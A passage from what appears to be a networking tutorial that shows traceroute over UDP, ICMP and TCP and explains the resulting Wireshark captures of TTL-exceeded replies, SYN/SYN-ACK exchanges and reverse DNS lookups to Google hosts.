
In the 6th packet, we observe the UDP packet sent by source (192.168.1.102) to destination 8.8.8.8 on port 33436 and count as **Hop #1, attempt #2**.




Similarly, in the 7th packet, we observe the UDP packet sent by source (192.168.1.102) to destination 8.8.8.8 on port 33437 and count as **Hop #1, attempt #3**.



In the 8th packet, we observe the UDP packet sent by source (192.168.1.102) to destination 8.8.8.8 on port 33436 and count as **Hop #2, attempt #1** and repeat so on process till reaches the destination.




In packet 79th we observe the last hop captured was hop #10 attempt #3 when the UDP packet sent by source (192.168.1.102) to destination 8.8.8.8 on port 33464 and Time exceeded ICMP message is NOT sent back to the source after this.



As result, at last source received ICMP message Destination Port Unreachable which means our UDP packet reaches on the destination address.

At last from given below image we observed following:


- Source sent DNS query to the router for DNS lookup 8.8.8.8
- Router sent a response to source as the answer of DNS Name Google-Public-DNS-google.com



Traceroute with Wireshark (via ICMP packets)

As you know by default traceroute use UDP packet but with help of **-I option** you can make it work as tracert which uses ICMP request packet.

traceroute -I 8.8.8.8



It generates a list of each hop by entering IP of routers that comes between source and destination and average round-rip time. As result **hop 22 denotes** entry of destination i.e.


Google DNS. In order to notice the activity of traceroute, we have turned on Wireshark in the background.

At Wireshark we notice following points:

First ICMP echo request packet will be sent to the first router with TTL 1 and it will send back an ICMP error message time exceed which follow same technique as explain above in tracert with Wireshark.

At last from given below image we observed following:

- ICMP echo reply message is sent from 8.8.8.8 (destination) to 192.168.1.101 (source) for TTL 22.
- Source sent DNS query to the router for DNS lookup 8.8.8.8
- Router sent the response to source as the answer of DNS Name Google-Public-DNS-google.com



Traceroute with Wireshark (via TCP packets)


As you know by default traceroute use UDP packet with use ICMP error message for generating a response but with help of **-T option** you can use TCP packet, which uses syn request packet via port 80. It is most useful in diagnosing connection issues to a specific service eg. Web server.

tcptraceroute – 8.8.8.8

or

traceroute -T 8.8.8.8


As we know the maximum hop is 30 and but here till 30th hop we didn't find desirable output. TCP traceroute basically follow TCP half communication and waits for the sys-ack packet from destination till the last hop.



In order to notice the activity of tcp traceroute, we have turned on Wireshark in the background where we noticed that, it work same as UDP but here syn packet are used to send the request to the destination. Tcptraceroute does not measure the time it takes to

complete the three-way handshake because that never occurs in such situation. It only measures the time from the initial SYN to the SYN/ACK.

Since Wireshark also didn't noticed any syn-ack packet from destination to source, therefore, Tcptraceroute didn't edit destination response in its record list this is due to because it is useful while diagnosing web server.




Source	Destination	Protocc	Ler	Info
192.168.1.102	8.8.8.8	TCP	…	50999 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=31
192.168.1.102	8.8.8.8	TCP	…	36787 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=31
192.168.1.102	8.8.8.8	TCP	…	40849 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=31
192.168.1.102	8.8.8.8	TCP	…	53681 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=31
192.168.1.102	8.8.8.8	TCP	…	42695 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=31
192.168.1.102	8.8.8.8	TCP	…	49345 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=31
192.168.1.102	8.8.8.8	TCP	…	60263 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=31
192.168.1.102	8.8.8.8	TCP	…	40723 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=31
192.168.1.102	8.8.8.8	TCP	…	54381 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=31
192.168.1.102	8.8.8.8	TCP	…	43175 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=31
192.168.1.102	8.8.8.8	TCP	…	56183 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=31
192.168.1.102	8.8.8.8	TCP	…	53605 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=31
192.168.1.102	8.8.8.8	TCP	…	42357 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=31
192.168.1.102	8.8.8.8	TCP	…	44509 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=31
192.168.1.102	8.8.8.8	TCP	…	41157 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=31
192.168.1.102	8.8.8.8	TCP	…	44447 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=31
192.168.1.1	192.168.1.102	ICMP	…	Time-to-live exceeded (Time to live exceeded in transit)
192.168.1.1	192.168.1.102	ICMP	…	Time-to-live exceeded (Time to live exceeded in transit)
192.168.1.102	192.168.1.1	DNS	…	Standard query 0xb833 PTR 1.1.168.192.in-addr.arpa
192.168.1.1	192.168.1.102	ICMP	…	Time-to-live exceeded (Time to live exceeded in transit)
120.57.48.1	192.168.1.102	ICMP	…	Time-to-live exceeded (Time to live exceeded in transit)


Therefore let's check the path of Google.com and notice the behaviour of tcptraceroute. And you compare both result and behaviour of TCP in case of Google DNS server and Google web server.

tcptraceroute google.com

Here we can clearly observe the response of destination machine through SYN, ACK and a complete entry recorded by traceroute.




It is as similar as above, the source sent the TCP-SYN packet to the destination machine on port 80 and received ICMP error message from router for time exceed and repeat the process till it receives ACK_SYN from destination.



Source	Destination	Prot	Len	Info
192.168.1.103	192.168.1.1	DNS	70	Standard query 0xc47e A google.com
192.168.1.103	192.168.1.1	DNS	70	Standard query 0x1888 AAAA google.com
192.168.1.1	192.168.1.103	DNS	86	Standard query response 0xc47e A google.com A 172.217.161.1
192.168.1.1	192.168.1.103	DNS	98	Standard query response 0x1888 AAAA google.com AAAA 2404:68
192.168.1.103	172.217.161.…	TCP	74	60051 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1
192.168.1.103	172.217.161.…	TCP	74	33049 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1
192.168.1.103	172.217.161.…	TCP	74	42891 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1
192.168.1.103	172.217.161.…	TCP	74	37591 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1
192.168.1.103	172.217.161.…	TCP	74	40119 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1
192.168.1.103	172.217.161.…	TCP	74	34125 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1
192.168.1.103	172.217.161.…	TCP	74	59607 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1
192.168.1.103	172.217.161.…	TCP	74	55253 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1
192.168.1.103	172.217.161.…	TCP	74	53943 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1
192.168.1.103	172.217.161.…	TCP	74	41675 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1
192.168.1.103	172.217.161.…	TCP	74	35679 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1
192.168.1.103	172.217.161.…	TCP	74	40945 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1
192.168.1.103	172.217.161.…	TCP	74	36241 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1
192.168.1.103	172.217.161.…	TCP	74	45125 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1
192.168.1.103	172.217.161.…	TCP	74	57317 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1
192.168.1.103	172.217.161.…	TCP	74	35325 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1
192.168.1.1	192.168.1.103	IC…	70	Time-to-live exceeded (Time to live exceeded in transit)

Here we can observe ACK-SYN packet from the destination (172.168.161.14) is sent to source (192.1681.103) from port 80 and source again sent RST packet to the destination via port 80.




172.217.161.14	192.168.1.103	TCP	74	80 → 47427	[SYN, ACK]	Seq=0	Ack=1	Win=42408	Len=0 MSS=1360 SACK_PERM=1
192.168.1.103	172.217.161.…	TCP	54	47427 → 80	[RST]	Seq=1		Win=0	Len=0
172.217.161.14	192.168.1.103	TCP	74	80 → 47347	[SYN, ACK]	Seq=0	Ack=1	Win=42408	Len=0 MSS=1360 SACK_PERM=1
192.168.1.103	172.217.161.…	TCP	54	47347 → 80	[RST]	Seq=1		Win=0	Len=0
172.217.161.14	192.168.1.103	TCP	74	80 → 39503	[SYN, ACK]	Seq=0	Ack=1	Win=42408	Len=0 MSS=1360 SACK_PERM=1
192.168.1.103	172.217.161.…	TCP	54	39503 → 80	[RST]	Seq=1		Win=0	Len=0

At last from given below image we observed following:

- Source sent DNS query to the router for DNS lookup 172.161.217.14
- Router sent the response to source as the answer of DNS Name del03s10-in-f14.1e100.net

This entry will get recorded by traceroute in its record list.



192.168.1.103	192.168.1.1	DNS	87	Standard query 0x2142 PTR 14.161.217.172.in-addr.arpa
192.168.1.1	192.168.1.103	DNS	1…	Standard query response 0x2142 PTR 14.161.217.172.in-addr.arpa PTR del03s1

Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here**

Beginners Guide for John the Ripper (Part 1)

